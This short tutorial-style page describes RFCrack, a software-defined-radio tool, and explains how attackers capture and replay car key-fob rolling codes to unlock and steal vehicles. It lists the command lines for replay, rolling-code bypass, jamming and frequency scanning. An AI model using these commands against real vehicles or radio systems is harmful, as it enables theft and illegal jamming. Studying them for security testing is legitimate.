RFCrack
RFCrack is used for testing RF communications between physical devices over sub Ghz frequencies. It supports replay attacks, rolling code bypass attacks, Jamming, scanning frequencies, signal comparison, and graphing

Rolling Code Attack using RFCrack
Source: GitHub - cclabsInc/RFCrack: A Software Defined Radio Attack Tool
Attackers use the RFCrack tool to obtain the rolling code sent by the victim to unlock a vehicle and later use the same code for unlocking and stealing the vehicle. RFCrack is used for testing RF communications between physical devices that communicate over sub-GHz frequencies. It is used along with a combination of hardware such as yardsticks to jam, replay, and sniff the signal coming from the sender.
Attacks Performed Using RFCrack
- Perform Replay Attack (-i -F)
- Send saved payloads (-s –u)
- Perform rolling-code bypass attacks (-r -F -M)
- Perform Jamming (-j -F)
- Scan incrementally through frequencies (-b -v -F)
- Scan common frequencies (-k)
Commands for Rolling-Code Attacks
Live replay:
python RFCrack.py -i
python RFCrack.py -r -M MOD_2FSK -F 314350000
Adjust RSSI range:
python RFCrack.py -r -M MOD_2FSK -F 314350000 -U -100 -L -10
python RFCrack.py -j -F 314000000
Scan common frequencies:
python RFCrack.py -k
Scan with your list:
python RFCrack.py -k -f 433000000 314000000 390000000
Incremental scan:
python RFCrack.py -b -v 5000000
Send saved payload:
python RFCrack.py -s -u ./captures/test.cap -F 315000000 -M MOD_ASK_OOK
